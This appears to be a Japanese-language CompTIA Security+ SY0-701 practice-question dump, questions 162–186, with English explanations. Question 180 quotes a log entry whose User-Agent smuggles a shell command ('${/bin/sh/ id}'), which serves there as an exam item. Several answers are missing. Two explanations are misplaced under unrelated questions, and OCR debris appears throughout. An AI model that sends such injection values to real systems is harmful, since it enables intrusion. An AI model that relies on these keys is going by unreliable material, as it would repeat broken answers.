CSR (D)is a request to obtain a certificate, not to revoke one.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Architecture domain.

質問: **162**
セキュリティアナリストがネットワーク内でインシデントを特定しました。セキュリティアナリストは次に、以下のどのインシデント対応活動を実行しますか?
A. 封じ込め
B. 検出
C. 根絶
D. 回復
正解: **A (**コメントを発表する**)**
Once an incident is detected, the next step is containment, which involves limiting the scope and impact of the incident to prevent further damage.
Containment can be temporary or long-term, isolating affected systems or networks.
Detection (B) is the initial identification phase before containment. Eradication (C) follows containment and involves removing the root cause. Recovery (D) is the final step to restore normal operations.
This workflow is fundamental in the Incident Response lifecycle detailed in Security Operations in SY0-701
#6:Chapter 14 CompTIA Security+ Study Guide#.

質問: **163**
ソフトウェア開発者が安全なコーディングのトレーニングを受けていることを顧客に証明する行為は次のどれですか?

A. 保証
B. 契約
C. デューデリジェンス
D. 証明
正解: **(**正解を表示します**)**
Attestation refers to providing formal evidence or proof that a particular process or activity has been completed according to standards or requirements. In this context, attestation involves demonstrating to customers or stakeholders that software developers have received appropriate training on secure coding practices.
Assurance generally refers to confidence or guarantees about the security posture but does not specifically mean proving or certifying training. Due diligence is the effort made to ensure compliance or safety, but it is not the act of proving training has occurred. A contract is a legal agreement, which may include requirements for training but is not the act of proving training itself.
The importance of attestation in compliance and governance processes is discussed in the Security Program Management and Oversight domain in SY0-701 materials#7:Chapter 5 CompTIA Security+ Practice Tests#.

質問: **164**
企業は、ログ検索が最短時間で実行されるようにする必要があります。企業は、ログを90日間ライブストレージに保持するために、次のうちどれを行うべきでしょうか？
A. 重複排除を実行します。
B. アーカイブを実行します。
C. 集計を適用します。
D. 圧縮を適用します。
正解: **C (**コメントを発表する**)**
The best answer is C. Apply aggregation.
In Security+ logging and monitoring concepts, log aggregation means collecting logs from multiple systems and centralizing them in one place, often for use by a SIEM or another monitoring platform. This improves the speed and efficiency of searches because analysts do not need to query many separate devices or locations individually. Centralized logs are much easier to index, correlate, and search quickly.
Why the other options are not the best choice:
A). Conduct deduplicationDeduplication reduces repeated data and may save storage space, but it is primarily a storage-efficiency method. It does not directly provide the best improvement for fast searching across logs.
B). Conduct archivingArchiving is used for long-term retention, but archived logs are usually moved out of readily searchable live storage. This would not support the requirement for the shortest search time frame.
D). Apply compressionCompression saves storage capacity, but compressed logs may require decompression or additional processing before review. This does not best support the need for the fastest searches.
From a Security+ perspective, when the goal is rapid log review, correlation, and search performance, aggregation is the strongest answer because it supports centralized monitoring and efficient analysis of live logs over the retention period.

質問: **165**
管理者は Web フィルタリング製品を実装していますが、ユーザーが悪意のあるリンクにアクセスしていることが依然としてわかります。
セキュリティ管理者が確認する必要がある構成項目は次のどれですか?
A. 侵入防止システム

B. コンテンツの分類
C. 暗号化
D. DNSサービス
正解: **(**正解を表示します**)**
Web-filtering effectiveness heavily relies on content categorization to correctly identify and block access to malicious or inappropriate websites. If users are still visiting malicious links, it is likely that the categorization database or configuration needs updating or correction.
Intrusion prevention systems (A) protect against network attacks but do not filter web content by category.
Encryption (C) is unrelated to web filtering, and DNS services (D) assist with domain resolution but do not directly categorize content.
Proper configuration and maintenance of content categorization are essential to effective web filtering, as emphasized in the Security Operations domain of SY0-701#6:Chapter 12 CompTIA Security+ Study Guide#.

質問: **166**
次の契約タイプのうち、ベンダーが応答する必要がある時間枠を定義するのはどれですか?
A. 種をまく
B. サービスレベル保証
C. モア
D. 覚書
正解: **B (**コメントを発表する**)**
A service level agreement (SLA) is a type of agreement that defines the expectations and responsibilities between a service provider and a customer. It usually includes the quality, availability, and performance metrics of the service, as well as the time frame in which the provider needs to respond to service requests, incidents, or complaints. An SLA can help ensure that the customer receives the desired level of service and that the provider is accountable for meeting the agreed-upon standards.
References:
Security+ (Plus) Certification | CompTIA IT Certifications, under "About the exam", bullet point 3: "Operate with an awareness of applicable regulations and policies, including principles of governance, risk, and compliance." CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1, page 14: "Service Level Agreements (SLAs) are contracts between a service provider and a customer that specify the level of service expected from the service provider."

質問: **167**
組織は保護したい知的財産を保持しています。次の概念のうち、会社のセキュリティ意識向上トレーニング プログラムに追加すると最も効果的なものはどれでしょうか。
A. 事業継続計画
B. 内部脅威の検出
C. 模擬脅威

D. フィッシングに対する意識
正解: **B** (コメントを発表する)

質問: **168**
次のベスト プラクティスのうち、可用性を確保し、ビジネスへの影響を最小限に抑えるために、管理者が運用システムに変更を加えるための一定期間を与えるものはどれですか。
A. 影響分析
B. 予定されたダウンタイム
C. バックアウト計画
D. 変更管理委員会
正解: (正解を表示します)
Scheduled downtime is a planned period of time when a system or service is unavailable for maintenance, updates, upgrades, or other changes. Scheduled downtime gives administrators a set period to perform changes to an operational system without disrupting the normal business operations or affecting the availability of the system or service. Scheduled downtime also allows administrators to inform the users and stakeholders about the expected duration and impact of the changes. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 12: Security Operations and Administration, page 579 1

質問: **169**
セキュリティ管理者が最近ローカル パスワードをリセットしたところ、次の値がシステムに記録されました。

Host	Account	MD5 password values
ACCT-PC-1	admin	f1bdf5ed1d7ad7ede4e3809bd35644b0
HR-PC-1	admin	d706ab8258fe67c131ebc57a6e29184
IT-PC-2	admin	f8ddb9ebb321d7dfbf6cb059736f0b3d
FILE-SRV-1	admin	f054bbd2f5ebab9cb5571000b2c60c02
DB-SRV-1	admin	8638f732ba7cf2d95b16979e2725da78

セキュリティ管理者が最も保護する可能性のあるものは何ですか?
A. パスワード侵害
B. パスザハッシュ攻撃
C. アカウント共有
D. パスワードの複雑さが弱い
正解: **B** (コメントを発表する)

質問: **170**
会社のウェブサイトは www.Company.com です。攻撃者は wwww.company.com というドメインを購入しました。この例に当てはまる攻撃の種類は次のどれですか。
A. タイプミススクワッティング
B. ブランドのなりすまし
C. パス上
D. 水飲み場
正解: **A** (コメントを発表する)
" Typosquatting, also known as URL hijacking, is a form of cybersquatting where attackers register domain names that are intentionally similar to legitimate ones, often differing by a single character or a common typographical error. For example, an attacker might register ' wwww.company.com ' to mimic ' www.

company.com, ' tricking users who mistype the URL into visiting a malicious site. This attack exploits human error and can be used to steal credentials, distribute malware, or impersonate the legitimate entity. " Reference:CompTIA Security+ SY0-701 Study Guide, Domain 1.0: General Security Concepts, Section: " Social Engineering Attacks and Threats " (Typosquatting is typically covered under threats related to domain misuse).
Explanation:In this scenario, the attackers registered " wwww.company.com, " which is a subtle variation of " www.company.com, " relying on users mistyping or not noticing the extra " w. " This fits the definition of typosquatting perfectly. Brand impersonation (B) is related but broader and doesn't specifically tie to typographical errors. On-path (C) involves intercepting communication, and watering-hole (D) targets users via compromised legitimate sites-neither applies here.

質問: **171**
攻撃者が悪意のあるアドレスでレジスタを上書きすると、次の脆弱性のうちどれが悪用されますか?
A. VMエスケープ
B. SQLインジェクション
C. バッファオーバーフロー
D. 競合状態
正解: **(**正解を表示します**)**
A buffer overflow is a vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. A register is a small storage area in the CPU that holds temporary data or instructions. An attacker can exploit a buffer overflow to overwrite a register with a malicious address that points to a shellcode, which is a piece of code that gives the attacker control over the system. By doing so, the attacker can bypass the normal execution flow of the application and execute arbitrary commands.
References: CompTIA Security+ SY0-701 Certification Study Guide, Chapter 2: Threats, Attacks, and Vulnerabilities, Section 2.3: Application Attacks, Page 76 1; Buffer Overflows - CompTIA Security+ SY0-701 - 2.3 2

質問: **172**
エンドユーザーのデバイスを強化するための最適な方法はどれですか? (2 つ選択してください。)
A. フルディスク暗号化
B. グループレベルの権限
C. アカウントロックアウト
D. エンドポイント保護
E. プロキシサーバー
F. セグメンテーション
正解: **(**正解を表示します**)**
The best methods for hardening end user devices are Full Disk Encryption (FDE) and Endpoint Protection.
FDE (A) protects data at rest on laptops and workstations, ensuring that data remains unreadable if devices are lost or stolen-an explicit best practice in Security+ SY0-701.
Endpoint protection (D), including EDR/anti-malware, hardens devices by preventing, detecting, and responding to malicious activity at the host level.
Together, these controls provide strong baseline protection for confidentiality and threat prevention.
Group-level permissions (B) and account lockout (C) are important access controls but do not comprehensively harden devices against malware and data exposure. Proxy servers (E) and segmentation (F) are network controls rather than endpoint hardening measures.
Therefore, the correct selections are A: Full disk encryption and D: Endpoint protection.
Explanation (Security+ SY0-701 aligned):

Deception technologies-such as honeypots, honeynets, honeyfiles, and honeytokens-are designed to intentionally lure attackers into controlled, monitored environments. Their primary purpose is not to block attacks outright or replace preventive controls, but to observe attacker behavior, techniques, and tools in a safe way. This allows organizations to collect high-value threat intelligence without exposing real production systems or sensitive data.
In the Security+ SY0-701 objectives (General Security Concepts), deception and disruption technologies are highlighted as tools that increase attacker cost and uncertainty while improving defender visibility. When an attacker interacts with a honeypot or accesses a honeyfile, it generates a strong indicator of malicious intent because legitimate users should never touch these resources. This makes deception technologies extremely valuable for early detection and analysis of attacks.
Why the other options are incorrect:
A). Preventing malware installation is the role of endpoint protection platforms (EPP/EDR), not deception technologies.
B). Blocking all external traffic before it reaches critical systems describes perimeter defenses like firewalls or gateways, not deception.
D). Detecting insider threats by monitoring privileged accounts is handled by IAM controls, logging, and UEBA, not deception systems.
In short, deception technologies are proactive detection and intelligence-gathering tools. They don't stop attackers at the gate; instead, they trick attackers into revealing themselves and their methods, giving defenders insight that strengthens the overall security strategy.
Explanation (Security+ SY0-701 aligned):
To ensure an organization can review the controls and performance of a service provider or vendor, it should include a right-to-audit clause in its contract. A right-to-audit clause explicitly grants the customer the legal authority to inspect, assess, or audit the vendor's security controls, processes, and compliance posture. This is a key concept under Security Program Management and Oversight, particularly within third-party risk management.
In the SY0-701 objectives, third-party risk management emphasizes the importance of contractual controls that allow organizations to verify that vendors are meeting security, privacy, and compliance obligations. A right-to-audit clause enables activities such as reviewing policies, examining control effectiveness, validating compliance with standards (for example, SOC reports), and confirming that agreed-upon safeguards are actually in place. Without this clause, the organization may have no formal mechanism to independently verify vendor claims.
Why the other options are incorrect:
A). Service-level agreement (SLA): SLAs define performance metrics like uptime, response time, and availability. They do not usually grant audit authority over security controls.
B). Memorandum of agreement (MOA): An MOA outlines general responsibilities and cooperation between parties but typically lacks enforceable audit rights.
D). Supply chain analysis: This is a risk assessment activity, not a contractual mechanism that provides audit access.
From a Security+ perspective, the right-to-audit clause is the most effective and direct way to ensure ongoing visibility and assurance over vendor security controls and performance.

質問**: 173**
ある組織が本社と支社の間で VPN を活用しています。VPN が保護しているのは次のどれですか?
A. 使用中のデータ
B. 転送中のデータ
C. 地理的制限
D. データ主権
正解**: (**正解を表示します**)**
Data in transit is data that is moving from one location to another, such as over a network or through the air.
Data in transit is vulnerable to interception, modification, or theft by malicious actors. A VPN (virtual private network) is a technology that protects data in transit by creating a secure tunnel between two endpoints and encrypting the data that passes through it2.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4, page 145.

質問: **174**
内部監査チームは、あるソフトウェアアプリケーションが外部報告要件の対象外となったと判断しました。経営陣の見解を裏付けるものとして、以下のどれが挙げられますか？
A. データのインベントリと保持
B. 忘れられる権利
C. 十分な注意と十分な努力
D. 承認と証明
正解: **(正解を表示します)**
Acknowledgement and attestationinvolveformal confirmationthat an application is no longer in scope for compliance, auditing, or reporting requirements. This typically includes documentation signed by relevant stakeholders confirming that the software no longer processes, stores, or transmits relevant data.
Data inventory and retention (A)is related to managing data assets, not software scope confirmation.
Right to be forgotten (B)pertains toprivacy laws (e.g., GDPR), allowing individuals to request data deletion.
Due care and due diligence (C)focus on security best practices rather than software applicability.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

質問: **175**
侵入テスト担当者は、エンゲージメント ルールに従ってクライアント環境に対してポートおよびサービスのスキャンを実行することでエンゲージメントを開始します。テスト担当者が実行する偵察の種類は次のどれですか。
A. アクティブ
B. パッシブ
C. 防御的
D. 攻撃的
正解: **A (コメントを発表する)**
Active reconnaissance is a type of reconnaissance that involves sending packets or requests to a target and analyzing the responses. Active reconnaissance can reveal information such as open ports, services, operating systems, and vulnerabilities. However, active reconnaissance is also more likely to be detected by the target or its security devices, such as firewalls or intrusion detection systems. Port and service scans are examples of active reconnaissance techniques, as they involve probing the target for specific information. References = CompTIA Security+ Certification Exam Objectives, Domain 1.1: Given a scenario, conduct reconnaissance using appropriate techniques and tools. CompTIA Security+ Study Guide (SY0-701), Chapter 2: Reconnaissance and Intelligence Gathering, page 47. CompTIA Security+ Certification Exam SY0-
701 Practice Test 1, Question 1.

質問: **176**
ある大学では、学生データの保存に2つの異なるクラウドソリューションを使用しています。このシナリオは次のどれに当てはまりますか？
A. 負荷分散
B. 並列処理
C. プラットフォームの多様性
D. クラスタリング
正解: **(正解を表示します)**

Using two different cloud solutions to store data is an example of platform diversity, which helps reduce dependency on a single cloud provider and enhances resilience against vendor-specific failures or outages.
Load balancing (A) distributes workloads across resources; parallel processing (B) refers to simultaneous processing of tasks; clustering (D) involves grouping servers to act as a single system.
Platform diversity is a recognized architectural strategy to improve availability and fault tolerance, covered in Security Architecture concepts for SY0-701#6:Chapter 10 CompTIA Security+ Study Guide#

質問: **177**
ある企業は、社内ネットワークへの安全なリモート アクセスを確保したいと考えています。この企業にはパブリック IP が 1 つしかなく、現在のネットワーク設定に変更を加えたくないと考えています。この目標を達成するには、次のソリューションのどれが最適ですか。
A. IPSec VPN
B. リバースプロキシ
C. パット
D. 境界ネットワーク
正解: **(**正解を表示します**)**

質問: **178**
調査中、インシデント対応チームはインシデントの原因を理解しようとします。次のインシデント対応活動のうち、このプロセスを説明するものはどれですか。
A. 分析
B. 学んだ教訓
C. 検出
D. 封じ込め
正解: **A (**コメントを発表する**)**
Analysis is the incident response activity that describes the process of understanding the source of an incident. Analysis involves collecting and examining evidence, identifying the root cause, determining the scope and impact, and assessing the threat actor's motives and capabilities. Analysis helps the incident response team to formulate an appropriate response strategy, as well as to prevent or mitigate future incidents.
Analysis is usually performed after detection and before containment, eradication, recovery, and lessons learned. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-
701, 9th Edition, Chapter 6, page 223. CompTIA Security+ SY0-701 Exam Objectives, Domain 4.2, page 13.

質問: **179**
MOU と SOW の主な違いを最もよく表しているのは次のうちどれですか?
A. MOU は通常は法的拘束力がありませんが、SOW は通常、結果に関して法的拘束力があります。
B. MOU は契約の詳細を識別し、SOW は契約する者を指定します。
C. MOU には両当事者の署名が必要ですが、SOW にはサービス プロバイダーの署名のみが必要です。
D. MOU では通常、タスクについて非常に詳細に記述されますが、SOW では通常、タスクについて概要が記述されます。
正解: **(**正解を表示します**)**
The correct answer is A because the primary distinction between a Memorandum of Understanding (MOU) and a Statement of Work (SOW) lies in their legal enforceability and purpose. In the Security+ SY0-701 governance and third-party risk management context, an MOU is generally a formal but

nonbinding agreement that outlines mutual expectations, responsibilities, and cooperation between parties. It establishes intent and alignment but typically does not impose enforceable obligations or penalties if terms are not met.
An SOW, on the other hand, is legally binding and serves as a contractual document that defines specific deliverables, timelines, performance metrics, and acceptance criteria. The SY0-701 study guide emphasizes that SOWs are critical in vendor and service provider relationships because they clearly define what work will be performed, how success is measured, and what happens if requirements are not met. This makes the SOW enforceable in legal and regulatory contexts, especially when dealing with sensitive systems or data.
Option B is incorrect because both MOUs and SOWs can identify engagement participants, but this is not their defining difference. Option C is incorrect because both documents typically require agreement from all involved parties, and signature requirements vary by organization and jurisdiction. Option D is incorrect because it reverses the actual level of detail: MOUs are high-level and conceptual, while SOWs are detailed and task-specific.
In security programs, MOUs are often used for cooperative arrangements, such as information sharing between organizations or government entities. SOWs are used when accountability, compliance, and measurable outcomes are required. Understanding this distinction is essential for managing third-party risk, enforcing security requirements, and maintaining compliance with Security+ SY0-701 governance objectives.

質問: **180**
セキュリティアナリストがログを確認して、次のことを発見しました。

```
149.34.228.10 - - [28/Jan/2023:16:32:45 -0300] "GET / HTTP/1.0" User-Agent: ${/bin/sh/ id} 200 397
```

このタイプの攻撃を最も効果的に軽減するには、次のどれを使用する必要がありますか?
A. サンドボックス
B. 入力サニタイズ
C. セキュアクッキー
D. 静的コード解析
正解: **(**正解を表示します**)**

質問: **181**
暗号化とハッシュの違いを説明しているのは次のうちどれですか?
A. 暗号化は転送中のデータを保護し、ハッシュは保存中のデータを保護します。
B. 暗号化では平文が暗号文に置き換えられ、ハッシュではチェックサムが計算されます。
C. 暗号化によりデータの整合性が確保され、ハッシュによりデータの機密性が確保されます。
D. 暗号化では公開鍵交換が使用され、ハッシュでは秘密鍵が使用されます。
正解: **(**正解を表示します**)**
Encryption is a reversible process that transforms cleartext data into ciphertext to protect confidentiality. It uses cryptographic keys to both encrypt and decrypt data, ensuring that only authorized parties can access the original data.
Hashing, on the other hand, is a one-way function that converts data into a fixed-length hash value or checksum. Hashing is primarily used to verify data integrity by detecting changes, since any modification in the input will produce a different hash output. Unlike encryption, hashing cannot be reversed to obtain the original data.
While encryption can protect data both at rest and in transit, hashing does not protect data confidentiality but supports integrity verification. Public-key exchange is a cryptographic mechanism within asymmetric encryption but is unrelated to hashing key usage.
This distinction is thoroughly explained in the Cryptography chapter of the SY0-701 syllabus#6:Chapter 7 CompTIA Security+ Study Guide#.

質問: **182**
会社のハードウェア攻撃対象領域を減らすために、システム管理者は次のどれを使用する必要がありますか?
A. レプリケーション
B. 隔離
C. 集中化
D. 仮想化
正解: **(**正解を表示します**)**
Virtualization (D)allows multiple systems and services to be hosted onfewer physical machines, therebyreducing the total number of physical devicesand consequently thehardware attack surface. This also allows for better patching, monitoring, and control.
The fewer devices you manage physically, the fewer entry points there are for attackers to exploit hardware- level vulnerabilities.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.4 - "Reducing attack surface: Use of virtualization to consolidate systems."

質問: **183**
ユーザーが不明なリポジトリからパッチをダウンロードします... FIM アラートは OS ファイル ハッシュが変更されたことを示します。
最も可能性が高い攻撃はどれですか?
A. 論理爆弾
B. キーロガー
C. ランサムウェア
D. ルートキット
正解: **D (**コメントを発表する**)**
The scenario indicates that a user downloaded an unofficial patch, applied it, and afterward system files changed-detected by FIM. This strongly suggests the presence of a rootkit, which is designed to deeply embed itself into the operating system, altering core system files, modifying kernels, and hiding its presence.
Rootkits commonly replace or modify OS-level files, which results in changed file hashes-exactly what FIM is detecting. Rootkits often gain privileged, persistent control and are frequently disguised as legitimate updates or patches.
A logic bomb (A) is triggered by an event but does not typically modify OS files. A keylogger (B) captures keystrokes but doesn't modify system files broadly. Ransomware (C) encrypts files, not silently alters system components.
Thus, the best match is D: Rootkit.

質問: **184**
システム管理者がファイルの権限を調整できるのは次のどれですか?
A. パッチ適用
B. アクセス制御リスト
C. 構成の強制

D. 最小権限
正解: **(**正解を表示します**)**
Detailed Explanation:Access control lists (ACLs) allow administrators to fine-tune file permissions by specifying which users or groups have access to a file and defining the level ofaccess. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Access Control Mechanisms".

質問: **185**
ある企業が災害復旧サイトを計画しており、単一の自然災害によって規制されたバックアップ データが完全に失われることがないようにする必要があります。a. 次のどれを企業が考慮すべきでしょうか。
A. 地理的分散
B. プラットフォームの多様性
C. ホットサイト
D. 負荷分散
正解: **(**正解を表示します**)**
Geographic dispersion is the practice of having backup data stored in different locations that are far enough apart to minimize the risk of a single natural disaster affecting both sites. This ensures that the company can recover its regulated data in case of a disaster at the primary site. Platform diversity, hot site, and load balancing are not directly related to the protection of backup data from natural disasters. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 449; Disaster Recovery Planning: Geographic Diversity

質問: **186**
http://example.com の最近のブラックボックス侵入テストで、ディレクトリトラバーサル、クロスサイトスクリプティング、クロスサイトフォージェリ、安全でないプロトコルなど、外部 Web サイトの脆弱性が存在することが検出されました。
攻撃空間を減らし、安全なプロトコルを有効にすることが課題です。
説明書
パート1
ドロップダウンメニューを使用して、各拠点に適したテクノロジーを選択し、安全で復元力のあるウェブアーキテクチャを実装してください。すべてのテクノロジーが使用されるわけではなく、同じテクノロジーが複数回使用される場合もあります。
パート2
ドロップダウンメニューから適切なコマンドスニペットを選択してください。各コマンドセクションは必ず入力してください。

Part 1 Part 2

Select Select Select Select Select

Internet

CompTIA

Part 1 Part 2

Select Select Switch Router Web server PKI certificate WAF Firewall

Select Select Switch Router Web server PKI certificate WAF Firewall

Select Select Switch Router Web server PKI certificate WAF Firewall

Select Select Switch Router Web server PKI certificate WAF Firewall


Internet

CompTIA

jpnshiken.com

Part 1 Part 2



```
openssl req -new -newkey [Select command] \
-key /certificate/csr.key -out [Select command]
Generating RSA private key, [Select command]
...........+++
---------------+++
e is 65537 (0x10001)
```



正解:

See the solution in explanation below.

Explanation:



You want to place these technologies to reduce attack surface and enable secure protocols for the web architecture.

Suggested placements (following typical best practices for web architectures):

First node after Internet (Inbound Traffic Point):

FirewallControls and filters incoming traffic from the internet to block unwanted access.

Next node (Internal Traffic Control):

RouterRoutes packets inside the network and can apply some filtering.

Next layer (Between router and web infrastructure):

WAF (Web Application Firewall)Protects web servers from attacks like XSS, SQL injection, CSRF, directory traversal by inspecting HTTP/HTTPS traffic.

Web Servers:

Web serverHosts the application.

PKI Certificate:

Applied on the web server or WAF to enable HTTPS and secure protocols (TLS).

Part 2:

Command position	Selected Option
`-new -newkey`	rsa:2048
